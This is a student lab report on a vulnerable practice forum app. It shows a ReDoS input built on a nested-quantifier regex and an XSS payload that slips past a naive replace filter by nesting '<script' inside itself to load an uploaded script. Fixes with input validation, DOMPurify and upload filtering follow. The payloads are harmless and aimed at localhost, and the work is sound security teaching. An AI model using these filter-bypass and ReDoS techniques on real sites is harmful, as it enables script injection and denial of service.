DD2525 – Lab Assignment 2

Web Application Security

Emmanouil Dimosthenis Vasilakis - edvas@kth.se
Akkogiounoglou Georgios - gakk@kth.se

5.1 Regular Expression Denial of Service (ReDoS)

Exploit: What is the actual attacker's input and why does it cause a ReDOS attack?

Username: ((1+)+)+$
Password: 11111111111111111111111111!

The given pattern ((1+)+)+$ can be easily used because it has parts that repeat inside each other, which can make the server work very hard to figure it out. When an attacker sends a username ((1+)+)+$, the server tries to see if it matches the pattern. The expression (1+)+ matches one or more occurrences of the pattern 1+. The $ means the end of the line.

Now, think about a line like "1111111111111111111111111111111111111111111111111111111". An attacker can use this problem to attack by sending a special username like ((1+)+)+$, making the server use lots of power and cause a denial of service.

Mitigation: How can you prevent the exploitation of the discovered ReDOS and why does it work?

Some of the best practises is to require user to register via email as a username only. Apart from this, our CRUD operations should follow certain security guidelines. For example, MongoDB models and schemas would be perfect to sanitize appropriately. However, forumerly is not doing that and the worst of all is that the passwords are stored in plaintext in the DB. So, the updated library bcrypt should be used to calculate a hash, and then store that in the db and compare hashes when the user wants to login.

For example:


```
const userSchema = new mongoose.Schema(
    {
        name: {
            type: String,
            required: true,
            trim: true,
        },
        email: {
            type: String,
            unique: true,
            required: true,
            trim: true,
            validate(value) {
                if (!validator.isEmail(value)) {
                    throw new Error("Email is invalid");
                }
            },
        },
        password: {
            type: String,
            required: true,
            trim: true,
            minlength: 7,
            validate(value) {
                if (value.toLowerCase().includes("password")) {
                    throw new Error("Password can't contain the word password");
                }
            },
        },
```

https://github.com/emmanouilvslk/task-manager/blob/master/src/models/user.js

It is recommended to always use updated libraries to validate and sanetize all of the frontend inputs. One of the most used libraries for that job is the “validator”.


https://www.npmjs.com/package/validator

After inspecting what POST request was the button CreateAccount triggering in the register.hjs file, we figured it was the /signup.



```html
{{/message}}
<br>
<div class="col-sm-3"></div>
<form style="margin-top: 100px; text-align: center; background-color: #fdfdfd; padding: 30px; border-radius: 5px" action="/signup" method="post" class="col-sm-6">
  <h2 style="margin-top: 0; margin-bottom: 30px;" >Sign Up</h2>
  <div class="form-group">
    <input type="text" class="form-control" name="username" placeholder="Username">
```


Afterwards, in the routers in the auth.js file, we inspected what functions were triggered when the button was pressed.



```js
router
  // POST signup via passport local strategey
  .post(
    "/signup",
    validatePlate,
    validatePassword,
    passport.authenticate("local-register", {
      successRedirect: "/",
      failureRedirect: "/register",
      failureFlash: true,
      successFlash: "Account created!",
    })
  )
```

So the problem was that the username input was not sanitized at all.


We fixed the vulnerability with just forcing the user to use an email as a username by using the “validator” library. We used the existing function validatePassword() and implemented there username validation as well.



```
// Middleware requiring the user to be authenticated
function validatePassword(req, res, next) {
    let pass = req.body.password;
    let name = req.body.username;

    //console.log(pass, name)

    if (!validator.isEmail(name)) {
        req.flash("error", "Username must be a valid email address.");
        req.flash("message", "Username must be a valid email address.");

        return res.redirect("/register");
    }
    // vaildate password
    if (pass.match(name)) {
        req.flash("error", "Do not include name in password.");
        req.flash("message", "Do not include name in password.");

        return res.redirect("/register");
    }
    next();
}
```

5.3 Cross Site Scripting (XSS)

After using the command `grep -r “<script” in the source code we found where the provided string was used.




```
(base) ┌──(kali㉿kali)-[~/language_based_security/lab2/code/forumerly]
└─$ grep -r "<script"
views/partials/head.hjs:<script defer src="//ajax.googleapis.com/ajax/libs/jquery/3.2.1/jquery.min.js"></script>
views/partials/head.hjs:<script defer src="/javascript/bootstrap.min.js"></script>
views/partials/head.hjs:<script defer src="/javascript/main.js"></script>
views/partials/head.hjs:<script defer src="//use.fontawesome.com/fa0d33d6bd.js"></script>
routes/forum.js:                  .replace('<script', '')
node_modules/lodash/lodash.js:     * compiled({ 'value': '<script>' });
node_modules/lodash/template.js: * compiled({ 'value': '<script>' });
node_modules/@types/node/ts4.8/vm.d.ts:     * window's global object, then run all `<script>` tags together within that
node_modules/@types/node/vm.d.ts:     * window's global object, then run all `<script>` tags together within that
node_modules/sprintf-js/demo/angular.html:    <script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.3.0-rc.3/angular.min.js"></scr
node_modules/sprintf-js/demo/angular.html:    <script src="../src/sprintf.js"></script>
node_modules/sprintf-js/demo/angular.html:    <script src="../src/angular-sprintf.js"></script>
```

In the file **forum.js** all the replacement of potential malicious html tags are filtered using the .replace() function.

- Does the server-side code contain any input data validation against XSS attack?


Specifically on the lines **221-224:**



```
217                 thread.lcCategory = thread.category.toLowerCase()
218                 thread.lcTopic = thread.topic
219                 thread.topic = thread.topic.capitalizeFirstLetter()
220                 thread.body = thread.body
221                   .replace('<script', '')
222                   .replace('<img', '')
223                   .replace('<svg', '')
224                   .replace('javascript:', '')
225
226                 if (thread.subject.length > 18) {
227                   thread.browserTitle = thread.subject.slice(0, 15) + '...'
228                 }else {
229                   thread.browserTitle = thread.subject
230                 }
231                 // Render thread
```


- How did you exploit the XSS? What requests did you need to send to the server?

We uploaded a script.js to the picture profile. The script only contains an alert.



```
(base) ┌──(kali㉿kali)-[~/language_based_security/lab2/code/forumerly]
└─$ cat script.js
alert("Hello World")
```

We created a new Discussion thread:



Home > General > Meta

New Thread

Subject

Let's go

Body


```
<scr<scriptipt src="http://localhost:3000/images/profileImages/giorgos"></script>
```

<scr**<script**ipt src="http://localhost:3000/images/profileImages/<Profile_name>"></script>

So when the function will replace '<script' with the ' ", the final script will be executed.

<script src="http://localhost:3000/images/profileImages/<Profile_name>"></script>


So after creating the thread, we have successfully **posted** our XSS "malicious" script.




- How did you fix this vulnerability? Can you set up a web application to prevent the execution of any malicious script? How would you do it?

So we installed a library like DOMPurify, and we imported in the forum.js file. And then we sanitize the user input with a simple line such as:
thread.body = DOMPurify.sanitize(thread.body)

As you can see:




```
// Routes for topic and threads pages
const express = require('express')
const router = express.Router()
const mongo = require('../db')
const ObjectID = require('mongodb').ObjectID
const moment = require('moment-timezone')
const { JSDOM } = require('jsdom')
const createDOMPurify = require('dompurify')
const { window } = new JSDOM('')
const DOMPurify = createDOMPurify(window)
```




```
const DOMPurify = require('dompurify')

// GET thread by id
.get('/thread/:id', (req, res) => {
  // Find the thread
  mongo.db.collection('threads')
    .findOne({ _id: new ObjectID.createFromHexString(req.params.id) }, (err, thread) => {
      if(err){console.log(err); res.sendStatus(500)}else if(!!thread) { // If thread is found
        var thread = thread
        // Find the thread's replies
        mongo.db.collection('replies')
          .find({ parentThreadID: new ObjectID.createFromHexString(req.params.id) })
          .sort({'lastPostDate': -1})
          .toArray((err, result) => {
            if(err){console.log(err)}else {
              // Date formatting and adition information
              thread.replies = result
              thread = formatSingleObject(thread)
              thread.category = getCategoryFromTopic(thread.topic).capitalizeFirstLetter()
              thread.lcCategory = thread.category.toLowerCase()
              thread.lcTopic = thread.topic
              thread.topic = thread.topic.capitalizeFirstLetter()
              thread.body = DOMPurify.sanitize(thread.body) // In order to sanitize the input
              // thread.body = thread.body
              //   .replace('<script', '')
              //   .replace('<img', '')
              //   .replace('<svg', '')
              //   .replace('javascript:', '')

              if (thread.subject.length > 18) {
                thread.browserTitle = thread.subject.slice(0, 15) + '...'
```

And then in routes/user.js file, we prevent to upload photo except is a png or jpg file:



```
  })
const storage = multer.diskStorage({
  destination: function (req, file, cb) {
    cb(null, 'public/images/profileImages')
  },
  filename: function (req, file, cb) {
    cb(null, file.fieldname + '-' + Date.now())
  }
});
const path = require('path');

const upload = multer({
  storage: storage,
  fileFilter: (req, file, callback) => {
    const filetypes = /jpeg|jpg|png/;
    const mimetype = filetypes.test(file.mimetype);
    const extname = filetypes.test(path.extname(file.originalname).toLowerCase());
    if (mimetype && extname) {
      return callback(null, true);
    }
    callback(new Error('Only .png or .jpg files are allowed!'));
  }
});

// POST route for profile picture upload
router.post('/upload', upload.single('avatar'), (req, res) => {
  // Validate file path
